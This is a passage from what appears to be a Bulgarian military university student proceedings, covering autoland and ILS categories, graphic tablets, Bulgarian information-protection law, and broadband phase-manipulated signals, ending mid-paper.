По време на изпълнение на самото автоматично кацане екипажът наблюдава параметрите на полета и работата на ILS на основния дисплей (Primary flight display), даващ информация за курс, височина, вертикална и хоризонтална скорост и навигационния дисплей, където ILS е един от режимите на работа, които могат да бъдат зададени.



Фигура 5. Primary flight display на Боинг 737NG (ляво) и Еърбъс А320



Фигура 6. Навигационен дисплей

3. СИГУРНОСТ НА АВТОМАТИЧНИТЕ СИСТЕМИ ЗА КАЦАНЕ

По отношение на сигурността на системите за автоматично кацане те се разделят на системи с пасивен отказ (fail-passive) и с оперативен отказ (fail-operational). С пасивен отказ са тези, които в случай на отказ не могат да извършат автоматичното кацане и има нужда от пилотска намеса, но отказа не влияе на траекторията на самолета. Обикновено такива са системите във ВС, които разполагат с два автопилота. Системите с оперативен отказ могат да продължат с подхода за автоматично кацане дори след отказ на един от автопилотите. Те се разглеждат при самолети с 3 автопилота (Еърбъс А380). Кацания в категория САТ IIIB могат да се извършват само ако самолета е оборудван с fail-operational система за автоматично кацане.

4. КАТЕГОРИИ НА ИНСТРУМЕНТАЛНАТА СИСТЕМА ЗА КАЦАНЕ

Съществуват три категории ILS зависещи от най-ниската разрешена височина за взимане на решения за кацане (Decision height) и видимостта на пистата (Runway Visual Range- RVR). След като веднъж е започнал подходът, автопилотът започва снижение, следвайки ILS докато не достигне най-ниската височина за вземане на решение за кацане или минаване на втори кръг. На това място пилотът трябва да вижда пистата или светлините, за да продължи кацането. В противен случай се изпълнява втори заход или се прекратява кацането. Според изискванията на ИКАО всички летища в света трябва да бъдат класифицирани в една от категориите в зависимост от оборудването си, както следва:

Категория	Н за вземане на решение (Decision Height).	Видимост	Хоризонтална видимост на ПИК (Runway visual range RVR).
I	60 m (200 ft)	не по-малка от < 800 m	не по-малка от < 550 m
II	60–30 m (100 ft)	-	не по-малка от < 300 m
III A	30 m или по-малка	-	не по-малка от < 200 m
III B	15 m (30 ft или по-малка)	-	между 200 и 50 m
III C	0	0	0


-САТ-I –дава минимална височина за взимане на решение 60 метра и видимост на ПИК 550 метра. Това е обичайният заход и не се изисква автопилот за изпълнение на кацането.

-САТ-II - височина за взимане на решения – 30 м и видимост на ПИК - не по-малка от 300 метра. Това е категория за изпълняване на кацане в условия на намалена видимост. Изисква се автопилотът да е в състояние на пасивен отказ.

-САТ-IIIa – височина за взимане на решения - 30 метра и видимост на ПИК - не по-малка от 200 метра. Изисква се автопилотът да е в състояние на пасивен отказ.

-САТ-IIIб – височина за взимане на решения е 15 метра, а видимостта на ПИК - между 200 и 50 метра. След точката за опиране (touchdown) пилотът поема контрол за пробег. Автопилотът е в състояние на оперативен отказ, където приземяването може да се извърши без намесата на пилота.

-САТ-IIIс – известна също като "нула-нула", височината за взимане на решение е 0 метра и видимостта на пистата е 0 или почти 0 метра. Все още няма сертифицирано с САТ IIIс летище в света.



Фигура 7.

Сертифицирането за изпълнения на САТ II и САТ III кацане зависи от четири компонента:

- оборудването на борда;
- оборудването на летището;
- екипажа;
- оператора.

При кацания от категория САТ III пилотите виждат светлините по-малко от 5 секунди преди самото кацане, така че място за грешки няма.

Литература

1. Croucher, P. (2007). *JAR Professional Pilot Studies*, 63. CAPT, USA.
2. Garett, M (2014). *Encyclopedia of Transportation: Social Science and Policy* , SAGE Publications Inc., University of California, Los Angeles, USA.
3. Larson G. C. (2012) The first autoland. *Air & Space Magazine*, Washington DC, USA.
4. Siegel D. and Hansman J. (2011) Development of an autoland system for general aviation aircraft. MIT International Center for Air transportation (ICAC), Cambridge, MA, USA.
5. Flight Operations Support & Line Assistance Customer Services Directorate. Airbus. Blagnac, France.

ГРАФИЧНИ ТАБЛЕТИ – ВИДОВЕ, ПРЕДИМСТВА И НЕДОСТАТЪЦИ

Борислав Б. Плосков

НВУ „Васил Левски“, ф-т „Общовойскови“, ploskov.b@gmail.com

Abstract: A graphic tablet (also known as a digitizer, drawing tablet, digital drawing tablet, pen tablet, or digital art board) is a computer input device that enables a user to hand-draw images, animations and graphics, with a special pen-like stylus, similar to the way a person draws images with a pencil and paper. These tablets may also be used to capture data or handwritten signatures. It can also be used to trace an image from a piece of paper which is taped or otherwise secured to the tablet surface. Capturing data in this way, by tracing or entering the corners of linear poly-lines or shapes, is called digitizing.

Keywords: *graphic tablet, computer, input device, stylus*

Увод

Когато е нямало таблети за рисуване, художниците и дизайнерите са ползвали парче хартия, четки и моливи. Трябвало е да имат арсенал от четки с различна дебелина и качествени моливи, за да могат да разкрият уменията и потенциала си. А ако нещо се обърка с творбата, триенето е било доста трудна задача. Обаче нещата станаха по-простички с излизането на софтуер от типа на Adobe Illustrator, Photoshop и Autodesk Sketchbook. По-голямата част от професионалистите преминаха към цифровия начин на работа. Причината е софтуерът, който предлага много полезни инструменти, включително такива, които революционизират начина на създаване на изкуство. Поради факта, че мишката не е толкова прецизна като човешката ръка, се създава инструмент, който пренася картината от листа директно на екрана на компютър, а именно е така нареченият графичен таблет или познат още като таблет за рисуване.

Същност

Графичният таблет е периферно устройство за компютър, което се състои от чувствителна повърхност и стилус (с форма на писалка) и е свързан към компютър [5]. При него това, което е нарисувано, не се появява на повърхността, а директно се вижда на монитора на компютъра, към който е свързан. При някои по-стари графични таблети обаче, се е предвиждала и възможност за директно взаимодействие.

Таблетите се различават най-вече по следните параметри:

- работна площ;
- разделителна способност;
- скорост на предаване на данните;
- координатна система;
- нива за чувствителност на натиск;
- височина на зоната;
- софтуер;
- бутони;
- LPI (lines per inch).

При по-скъпите модели се отчита и наклона на специалната писалка спрямо таблета. Има таблети, представляващи реални екрани, при които усещането е като да рисува върху платно или лист, защото изображението се появява директно под писалката.

Работна площ

Работната площ е един от основните параметри на таблета. Избор на таблет с по-голяма работна площ предполага удобство и точност по време на работа. Работната площ на най-често срещаните таблети е с размери между формат А6 и формат А4. Има специализирани модели с по-голяма работна площ, но са твърде скъпи и затова се срещат изключително рядко и се използват от напреднали дизайнери в големи дизайнерски студия [1].

Разделителна способност

Тя не зависи директно от размера на таблета, но може да се очаква, че таблет с по-голяма работна площ, има и по-голяма разделителна способност. Принципът на определяне на местоположението на писалката по отношение на таблета, не е както при другите периферни устройства, затова може да достигне до 3000 dpi. Когато се избира таблет, големината на работната площ и разделителната способност имат пряко отношение към тяхното приложение. При професионална работа е задължително, да се използва качествен таблет с висока разделителна способност.

Скорост на предаване на данните

Този параметър зависи от избора на интерфейс от страна на производителя и цената на таблета. За нормално се приема да се предават над 100 точки в секунда. Понякога това е малко и рисунката “закъснява” с появяването си на екрана. Случва се това да е по-скоро проблем на комбинацията от всички елементи в системата: софтуер + свободната оперативна памет на системата + качеството на видео контролера+разделителна способност на файла, който рисуваме + размер на файла. Рисувайки по таблета, данните се изпращат към процесора почти непрекъснато и той се опитва да ги поеме и разпредели веднага [2]. Но от друга страна, същият процесор се грижи за синхрона на всички останали задачи, диалога с видеокартата, твърдия диск, другите входни устройства, данните от програмата за рисуване да се подават на видеоконтролера. Затова при по-слаби компютърни конфигурации или когато се работи с файлове с много високи резолюции, често се случва потребителят да нарисува шрих на таблета, а до момента, в който го види на екрана да минат 1-2 дори и повече секунди.

Координатната система

Това са степените на свобода и при всички таблети те са две – по X и по Y. Степента Z е всъщност степента на натиск, който се отчита, за да се създаде усещане и реално да се получи рисуване. Ако инструментът е четка, се получават потънки или по-дебели линии [4]. Ако инструментът е спрей, се получава ефект на приближаване или отдалечаване на спрея от повърхността за рисуване. С помощта на таблет може да се работи напълно идентично, както с мишка, за да не се налага потребителят непрекъснато да сменя устройствата, с които борави. За симулиране на видовете щраквания, възможни при работа с мишка, писалката на таблета има допълнителни бутони, чиито функции могат да се настройват според желанието на потребителя.

Нива на чувствителност за натиск

Те определят степента на чувствителност и прецизност при работа. По-старите таблети имат степени на чувствителност от 64 или 128 нива. Препоръчително е да се работи с таблет, който притежава степени на чувствителност поне 256 или 512 нива.

Височина на зоната

Определя чувствителността на таблета-писалка във вертикална посока. По стандарт зоната не трябва да е много голяма – около 4-5 мм, за да може да се придвижва писалката по хоризонтала и вертикала, без да “рисува” и това да става по начин, по който потребителят е свикнал да пише или рисува върху хартия.

Софтуер

Обикновено той е в комплект с таблета и писалката. Задължително е да се инсталират драйверите за точния модел таблет, за да бъде сигурно, че устройството ще работи коректно и най-важното, че ще може да се използват всички негови функции и удобства. Понякога към таблетите има прилични като качество и възможности софтуери за рисуване, както и софтуери, позволяващи да се заключават файлове или програми с помощта на подпис. Системата е самообучаваща се и при желание за заключване на даден файл или програма системата иска няколко “контролни” ваши подписа. За да се отключи заключеното устройство, трябва да се постави отново подписът. Интересното е, че някои от софтуерите, грижещи се за сигурността чрез подпис, отчитат и скоростта, с която се изписва самия подпис във всяка негова част, като по този начин не може някой да постави лист с подписа ви, просто да го прекопира и така да отключи файла.

Бутони

Много графични таблети се предлагат с функционални бутони, които могат да бъдат програмирани според вашите нужди. Някои модели включват клавиши около зоната за чертане, докато други имат клавиши на писалката. Функционалните клавиши на писалката могат да ви спестят доста време. Тези бързи бутони ви позволяват директно да достигнете до бързите команди и любимите си настройки, без да се налага да навигирате през таблета. [2]

LPI

Друг важен показател, който да вземете предвид при избора на дигитален таблет е LPI (lines per inch) или по-просто казано – броя дигитални линии, които се събират на един линеен инч от активната повърхност на устройството. Представете си, че таблетът ви за рисуване има резолюция от 1024 LPI. Това означава, че на всеки линеен инч от активната повърхност са побрани цели 1024 чувствителни на натиск линии. Тези линии “усещат” върха на писалката по време на работа и пренасят по-точно изображението на екрана.

Предимства

- Графичните таблети се използват от професионалистите за по-точно поставяне на линиите и използват движенията, свързани с рисуването. Те могат поточно да пресъздават личните си стилове на изкуство, отколкото могат с мишката или сензорен екран.
- Чувствителната писалка може да се използва за проследяване на съществуващите печатни изображения, тъй като открива натиска върху хартията. Може да бъде полезно при копирането на по-старата ви работа в цифровия носител за съхранение или ретуширане.

- Графичният таблет е сравнително по-лек от класическия лаптоп. Можете да се рисува, боядисва или редактира даден проект върху таблета. Резултатите се появяват на монитора на компютъра. Директната работа и реакцията на писалката и таблет може да създаде по-бърз работен процес от традиционната мишка или хартията, а някои от писалките имат вградена гума от противоположния край, като традиционната гума за молив, което позволява бързо редактиране на грешките.

- Графичните таблети бързо се прикрепят към компютъра чрез USB кабела. Изображенията, създадени върху таблетите, се запазват като цифрови файлове, които могат да бъдат редактирани, изпратени по имейл или отпечатани като всеки друг файл. Графичните таблети работят с всички популярни софтуерни програми и те могат да бъдат използвани с Mac или Windows платформи.

- Когато рисувате чрез стилус и работите върху архитектурни или други проекти върху „дъската“, това максимално се доближава до традиционното създаване на изображения с молив и хартия. Естествено, оптимални резултати се постигат при 2D (двуизмерни) изображения, тъй като методът за скулптиране на 3D обекти залага на съвсем различен подход.

Недостатъци

Активните таблети използват стилус с батерия. Писалката и таблетът непрекъснато обменят информация помежду си. Тук недостатъкът е, че батерията прави писалката обемиста и е възможно да е неудобна в ръката ви.

Пасивните, които са най-търсени поради сравнително достъпната си цена, не изискват батерия за стилуса. Всички сигнали се регистрират само от дъската, като потокът на информация е двунасален — единият се получава от сензорите за писалката, а другият се обработва и изпраща към компютъра.

При някои моделите в стилуса е вградена микроскопична камера. Оптиката най-често се използва при цифровизирането на илюстрации, първоначално рисувани върху хартия. Контурите на рисунките по-лесно се разпознават. Но тези предложения са значително по-скъпи от по-горе изброените, както и тези с интегриран LCD екран:

Субективни „недостатъци“ могат да се дадат и по отношение на размера. Таблетите с формат A3 например са огромни и позволяват работа „с размах“. Те обаче биха могли да заемат почти цялото ви бюро, а в сравнение с по-малките (A6) изискват и сериозна първоначална инвестиция.

Изводи

Живеем в един много динамичен свят, където технологиите се развиват с огромни темпове. Имаме щастие да ги докоснем, да ги изучим и да боравим с тях. Една от тези „джаджи“ е графичния таблет. Устройство, което ни дава възможност да отворим въображението и фантазиите си. Много е важно човек докато работи да е спокоен, целенасочен, креативен и най-вече да има възможността да покаже това на което е способен. Чрез този вид таблет, на човек му се предоставят ширини от възможности и варианти, за сътворяване на така желаната работа.

Не бих искал да бъда разбран погрешно, че старомодният начин е остарял и нефункционален. Напротив, точно графичният таблет е продължение и допълнение на традиционния лист и молив, допълнението на даден творец да усъвършенства както себе си, така и изкуството.

Човек не трябва да бяга от новото, а да го следва, подобрява и развива, защото не времето живее в нас, а ние във времето.

Литература

1. <http://www-it.fmi.uni-sofia.bg/ReDisInfo/courses/modules/module4/parts/module6/part4/index.html> (24.03.2018г. в 17:43)
2. <http://www.adcom.bg/produkti/tableti> (24.03.2018г. в 18:30)
3. <http://www.10brutes.com/най-добрите-графични-таблети-за-2018> (25.03.2018г. в 15:55)
4. <http://pcmag.bg/графични-таблети-wacom-bamboo> (25.03.2018г. в 19.15)
5. https://bg.wikipedia.org/wiki/Графичен_таблет (27.03.2018г. в 16:20)

А. Д. Куманов, Д. Г. Колева,
**ПРАВЕН РЕЖИМ НА ЗАЩИТАТА НА ИНФОРМАЦИЯТА
В БЪЛГАРСКОТО ЗАКОНОДАТЕЛСТВО**

Александър Данаилов Куманов*, Денислава Георгиева Колева**

Национален военен университет „Васил Левски“

**Факултет „А. ПВО и КИС“, спец. „Зенитноракетни войски“, III курс*

***Факултет „А. ПВО и КИС“, спец. „Радиотехнически войски“, V курс*

**LEGAL PROVISIONS OF PROTECTION OF THE INFORMATION
IN BULGARIAN LEGISLATION**

Alexander D. Kumanov, Denislava G. Koleva

National Military University “Vasil Levski”

Abstract: *The report deals with the protection of information in Bulgarian legislation. It focuses on several fundamental rights of citizens – provision of the right to information, the establishment of the right to privacy and the realization of the right of access to public information.*

Key words: *right to information, right to privacy, right of access to public information*

1. Правният режим на защитата на информацията в българското законодателство е свързан с регламентирането на правото на информация като основно право на гражданите и с регламентирането на видовете публична информация и достъпът до нея. Правата и свободите на човека произлизат от стабилността на човешката личност, от нейното достойнство и социална същност. [3;96-98] Правото на информация е заложено в Конституцията на Република България. Всеки български гражданин има право да търси, получава и разпространява информация. Осъществяването на това право не може да бъде насочено срещу правата и доброто име на другите граждани, както и срещу националната сигурност, обществения ред, националното здраве и морала. Гражданите имат право на информация от държавен орган или учреждение по въпроси, които представляват за тях законен интерес, ако информацията не е държавна или друга защитена от закона тайна или не засяга чужди права. /чл. 41/

От гледна точка на международното и националното право всеки човек е правен субект. Неговите действия представляват модели на поведение /правомерно или неправомерно/ и се разглеждат като юридически факти. Когато фактите се констатираят като съществени реално те се считат като данни. Данните са установените реални факти и се отнасят до сведения от най-ниската абстрактност или сурови входни факти, които, когато се обработват създават един смислен резултат. Те съществуват в група данни или като самостоятелни данни, които имат количествени и качествени атрибути. Информацията съществува като преработен резултат на данни.

Личните данни са обект на защита и трябва да бъдат гарантирани. В днешния глобализиран свят личните данни се предават през все по-голям брой виртуални и географски граници, което налага да се определят личните данни като обект на защита при международните операции по обработване, както и при движението на данни през границите. В България действа Законът за защита на личните данни, приет през 2002г., който има за цел да гарантира неприкосновеността на личността и личния живот чрез осигуряване на защита на физическите лица при неправомерно обработване на свързаните с тях лични данни в процеса на свободното движение на данните.

След присъединяването си към Европейския съюз през 2007г. българското законодателство постепенно започва да се съобразява с европейските директиви. [1;133]Европейската система за защита на правото на достъп до обществена информация се основава на Директивата 95/46 ЕО на Европейския Парламент и на Съвета от 24 октомври 1995 година за защита на физическите лица при обработването на лични данни и за свободното движение на тези данни.

Американска конвенция за човешките права от 1969г. също установява право на информация. „Всеки има право на свобода на мисъл и изразяване. Това право включва свободата да се търси, получава и предава информация и идеи с всички средства, независимо от границите, както устно, така и писмено, чрез печатно издание, като форма на изкуството или по какъвто и да е друг начин по собствен избор“./чл.13/

2. Правото на личен живот е основно човешко право и основателна претенция на всеки човек. Сместът на това понятие се търси едновременно като "усещане за нарушение" и като „усещане за себе си“ като водеща нагласа за самоуважение[2; 219-223]. Правото на неприкосновеност на личния живот се разглежда като нахлуване в личния живот, присъщо на засягане на личното достойнство. То се свързва с концепцията за свободата и уникалната индивидуалност на всички граждани. Защита на лична информация се явява цел за защита на правото на лична неприкосновеност.

Правото на неприкосновеността на личен живот е установено във Всеобщата декларация за правата на човека от 1948г. "Никой не трябва да бъде подлаган на произволна намеса в личния живот, семейството, жилището и кореспонденцията, нито на посегателства върху неговата чест и добро име. Всеки човек има право на закрила от закона срещу подобна намеса или посегателства." /чл. 12/

Правото на личен живот е заложено и в Европейската конвенция за защита на правата на човека и основните свободи от 1950г., по която България е страна. В нея се предвижда правото на зачитане на личен и семеен живот, на жилището и тайната на кореспонденцията. "Всеки има право на зачитане на неговия личен и семеен живот, на неговото жилище и тайната на неговата кореспонденция. Намесата на държавните власти в ползването на това право е недопустима освен в случаите, предвидени в закона и необходими в едно демократично общество в интерес на националната и обществената сигурност." /чл. 8/

През 1981 г. Съветът на Европа приема Конвенция за автоматизираната обработка на лични данни № 108. Тази конвенция отразява принципите за коректност към личните данни, като определя правила за трансгранично прехвърляне на лични данни и създава механизми за международно сътрудничество.

Конституцията на Република България обявява личния живот на гражданите за

неприкосновен, като приема, че всеки има право на защита срещу незаконната намеса в личния и семейния му живот и срещу посегателство върху неговата чест, достойнство и добро име. /чл.32/ Това право се доразвива чрез *забрана за следене, фотографиране, филмиране, записване или подлагане на други подобни действия без знание или въпреки изрично несъгласие на лицето, неприкосновеност на жилището и тайната на кореспонденцията и на другите съобщения.* /чл. 33 и чл. 34/

3. Достъпът до публична информация е свързан от една страна с предоставянето на обществена информация от страна на държавните органи, а от друга страна до ограничаване на този достъп, когато се засягат национални интереси. Законът за достъп до обществена информация урежда правото на предоставяне на обществена информация на гражданите. Според неговите разпоредби „обществена информация е всяка информация, свързана с обществения живот в Република България и даваща възможност на гражданите да си съставят собствено мнение относно дейността на задължените по закона субекти. Информация от обществен сектор е всяка информация, обективизирана върху материален носител, включително съхранена като документ, звукозапис или видеозапис, и събрана или създадена от организация от обществен сектор“. /чл. 2/

С право на достъп до обществена информация разполагат гражданите на Република България, чуждите граждани, лицата без гражданство и юридическите лица. При осъществяването на това право се налагат ограничения, защото то не може да бъде насочено срещу правата и доброто име на други лица, както и срещу националната сигурност, обществения ред, здравето на гражданите и морала.

Основните принципи при осъществяване правото на достъп до обществена информация са откритост, достоверност и пълнота на информацията; осигуряване на еднакви условия за достъп до обществена информация; осигуряване на законност при търсенето и получаването на обществена информация; защита на правото на информация; защита на личните данни; гарантиране на сигурността на обществото и държавата.

Обществената информация се разделя на официална и служебна. Официална е информацията, която се съдържа в актовете на държавните органи и на органите на местното самоуправление при осъществяване на техните правомощия. Служебна е информацията, която се събира, създава и съхранява във връзка с официалната информация, както и по повод дейността на органите и на техните администрации.

4. Основната цел на Закона за защита на класифицираната информация, приет през 2002 г., е предотвратяването на нерегламентиран достъп до класифицирана информация. Той е дефиниран като разгласяване, злоупотреба, промяна, увреждане, предоставяне, унищожаване на класифицирана информация, както и всякакви други действия, водещи до нарушаване на защитата ѝ или до загубване на такава информация. За нерегламентиран достъп се счита и всеки пропуск да се класифицира информация с поставяне на съответен гриф за сигурност или неправилното му определяне, както и всяко действие или бездействие, довело до узнаване от лице, което няма съответното разрешение или потвърждение за това.

Законът за достъп до класифицирана информация обвързва националната сигурност и достъпа до информация. Национална сигурност е динамично състояние на обществото и държавата, при което са защитени териториалната цялост, суверенитетът и конституционно установеният ред на страната, когато са гарантирани демократичното функциониране на институциите и основните права и свободи на

гражданите, в резултат на което нацията запазва и увеличава своето благосъстояние и се развива, както и когато страната успешно защитава националните си интереси и реализира националните си приоритети. Това е уредено в чл. 2 от Закона за управление и функциониране на системата за защита на националната сигурност.

Държавна тайна е информацията, определена в списъка по приложение № 1, нерегламентираният достъп до която би създал опасност за или би увредил интересите на Република България, свързани с националната сигурност, отбраната, външната политика или защитата на конституционно установения ред.

Служебна тайна е информацията, създавана или съхранявана от държавните органи или органите на местното самоуправление, която не е държавна тайна, нерегламентираният достъп до която би се отразил неблагоприятно на интересите на държавата или би увредил друг правнозащитен интерес.

ЗЗКИ се отнася до начина на опазване и защита на сигурността на информацията като предвижда нивата на класификация за сигурност на информацията, които се обозначават с гриф "Строго секретно"; "Секретно"; "Поверително"; "За служебно ползване". /чл. 28/

Информацията, класифицирана като държавна тайна, се маркира с гриф за сигурност:

- "Строго секретно" - в случаите, когато нерегламентиран достъп би застрашил в изключително висока степен суверенитета, независимостта или териториалната цялост на Република България или нейната външна политика и международни отношения, свързани с националната сигурност, или би могъл да създаде опасност от възникване на непоправими или изключително големи вреди, или да причини такива вреди в областта на националната сигурност, отбраната, външната политика или защитата на конституционно установения ред;

- "Секретно" - в случаите, когато нерегламентиран достъп би застрашил във висока степен суверенитета, независимостта или териториалната цялост на Република България или нейната външна политика и международни отношения, свързани с националната сигурност, или би могъл да създаде опасност от възникване на трудно поправими или големи вреди, или да причини такива вреди в областта на националната сигурност, отбраната, външната политика или защитата на конституционно установения ред;

- "Поверително" - в случаите, когато нерегламентиран достъп би застрашил суверенитета, независимостта или териториалната цялост на Република България или нейната външна политика и международни отношения, свързани с националната сигурност, или би могъл да създаде опасност от възникване на вреди, или да причини такива вреди в областта на националната сигурност, отбраната, външната политика или защитата на конституционно установения ред. Информацията, класифицирана като служебна тайна, се маркира с гриф за сигурност "За служебно ползване".

В заключение може да се направи изводът, че правото на информация е регламентирано изчерпателно в българското законодателство. Спазени са основните принципи на международната защита на правата на човека. защитени са данни, свързани с гарантирането на националната сигурност в Република България.

Литература

1. European Union Law, Cambridge, University Press, 2006
2. Rosen J. The Unwanted Gaze: the Destruction of Privacy in America, 2000
3. НеновскиН. Правата на човека. С., 1994

И. Ст. Янинска,
ШИРОКОЛЕНТОВИ СИГНАЛИ

Иванка Ст. Янинска

*Адрес за кореспонденция: Иванка Стилиянова Янинска, НВУ „Васил Левски“,
Фак. „А, ПВО и КИС“, vanq_qna@abv.bg*

BROADBAND SIGNALS

Ivanka St. Yaninska

Abstract: *The possibilities of using complex signals in data transmission have been explored. Their advantages and up – to – date as well as the difference between Legendre's optimal and non optimale signal.*

Keywords: *binary sequence, phase manipulated signal,*

Увод

В теория на информацията сигналът е физичен процес, чиито параметри се изменят във времевата или честотната област и се използва за пренос на информация. В дадена комуникационна система предавателят кодира дадено съобщение и го пренася до приемника по комуникационен канал.

Теорията на информацията изучава както непрекъснати сигнали, обикновено наричани „аналогови“, така и дискретни или квантови сигнали, от които в наши дни най-често се използват „цифровите“ сигнали.

Определен интерес представляват сложните, или наричани още „широколентови“, сигнали, които започват да намират все по-широко приложение.

1. Предимства на широколентовите сигнали

В съвременните системи най-голямо приложение намират следните сложни (широколентови) сигнали:

- честотно-модулирани (ЧМ) сигнали;
- фазово манипулирани (ФМ) сигнали;
- дискретни честотни (ДЧ) сигнали (наричани още честотно манипулирани сигнали);
- дискретни честотни съставни (ДЧС) сигнали.

Основните предимства на широколентовите сигнали са [2]:


- осигуряват висока шумозащитеност;
- позволяват работа на много абонати (фиг. 1.);
- позволяват успешна борба с негативните явления, породени от многолъчевото разпространение на радиовълните, чрез разделяне на преките и отразените лъчи;
- обезпечават електромагнитна съвместимост на радиоелектронната апаратура – позволяват организирането на едновременната работа на много абонати в обща честотна лента при асинхронно-адресен принцип на работа на системата за свърз-

ка на базата на кодовото разделяне на абонатите, т.е. в тях могат да се използват така наречените CDMA (*Code-Division Multiple Access*) технологии;

- осигуряват много добро използване на електромагнитния спектър;
- повишават скритостта на системата;
- осигуряват пълно използване на преимуществата на методите за оптималната обработка на сигналите.

В момента най-голямо приложение намират фазово манипулираните сигнали поради следните предимства [1]:

- осигуряват ниво на шумозащитеност, адекватно на съвременните изисквания;
- генерирането и обработката им са относително по-прости в сравнение с ДЧ и ДЧС сигналите.



Фиг. 1. Спектри на сигналите на тяснолентова и широколентова комуникационна система.

Положителните свойства на широколентовите радиокомуникационни системи (ШЛРКС) произтичат от обстоятелството, че в тях се използват само сложни сигнали (СС). В резултат на това ширината на спектъра им F винаги е много по-голяма от ширината на спектъра на предаваното съобщение.

Най-напред ШЛРКС с големи и със свръхголеми бази на сигналите са били използвани в първите космически системи за свързка и в стратегическите военнокомуникационни системи на САЩ и бившия СССР в началото на 60-те години на миналия век. От тогава до сега е натрупан богат инженерен опит в проектирането и експлоатацията им, който убедително показва, че за ШЛРКС са характерни следните положителни свойства:

Физическите процеси, обуславящи полезните свойства на широколентовите сигнали, могат да се разгледат по два равноценни начина.

Първо, ако се анализира работата на широколентовите сигнали във “времевата област”.

Второ, работата на широколентовите сигнали може да се разгледа и в “честотната област”.

Широколентовите сигнали се характеризират не само с добра шумоустойчивост, но и с висока скритост.

Приложение на широколентовите радиотехнологии за защита на информацията в комуникационните и информационните системи се състои от два основни класа сигнали:


- сложни сигнали с разширяване на спектъра чрез вътрешноимпулсна модулация (spread spectrum signals);
- свръххъси радиосигнали.

В момента най-голямо приложение намират фазово манипулираните (ФМ) сигнали поради следните предимства:

- осигуряват ниво на шумозащитеност адекватно на съвременните изисквания;
- генерирането и обработката им са относително по-прости в сравнение с ДЧ и ДЧС сигналите

2. Бинарни фазово-манипулирани сигнали

Сложни сигнали (СС), чиято модулация на носещата честота се извършва в дискретни моменти от времето, кратни на интервала на дискретизация, се наричат фазово манипулирани сигнали. [1]. Обикновено тези сигнали се състоят от импулси с правоъгълна обвиваща продължителност, чиято фаза се изменя от импулс към импулс. От гледна точка на формирането и обработката на сигнала най-просто се реализират (фиг. 2) „бинарни фазово манипулирани сигнали” (БФМС), за които $\varphi_i = 0, \pi$.



Фиг. 2 Бинарен, фазово манипулиран сигнал

Свойствата на БФМ сигнали се описват с цифров сигнал, съставен от отчетите на комплексните обвиващи на елементарните фазови импулси:

$$(1) \quad \mu = \{ \mu_i: i = 0, 1, \dots, N-1 \}$$

Тези сигнали може да се използват в непрекъснат (периодичен) или импулсен режим.

От групата на сложните сигнали приложение са имали (и то след средата на 50-те години на миналия век) само сигналите с линейно-честотна модулация или с бинарна фазова модулация. Прогресът в електрониката и електронната схемотехника направи възможно в началото на 80-те години на миналия век широкото внедряване на сложни дискретни честотни и фазово модулирани сигнали с много големи бази.

На настоящия етап не съществува метод за синтез на дискретни, бинарни фазово манипулирани сигнали.

Широко използван метод за получаване и изследване на такива сигнали се заключава в [1]:


1. разработването на методи за синтез на периодични бинарни фазово манипулирани сигнали.
2. определянето на оптималния импулсен сигнал, което е свързано с цикличното преместване на чиповете на съответния периодичен сигнал.

Някои от основните методи за синтез периодични фазово манипулирани сигнали са: Код на Лежандър, Код на Зингер, М-последователности, Код на Якоби, Код на Хол.

След определяне на широколентовия сигнал, по избрания метод, се определят характеристиките на всички сигнали, които биха се получили чрез цикличното изместване на подимпулсите. Оптимални са тези, които имат най-добри характеристики.

По този начин, търсенето на оптимални сигнали се заключава в определяне на характеристиките на всеки един дискретен сигнал, получен от непрекъснатия такъв, определен по съответния метод за синтез.

Като пример са приведени (Фиг. 3 и 4) характеристиките на оптимален и неоптимален сигнал със 7 (седем) подимпулса, определен по метода на Лежандър.

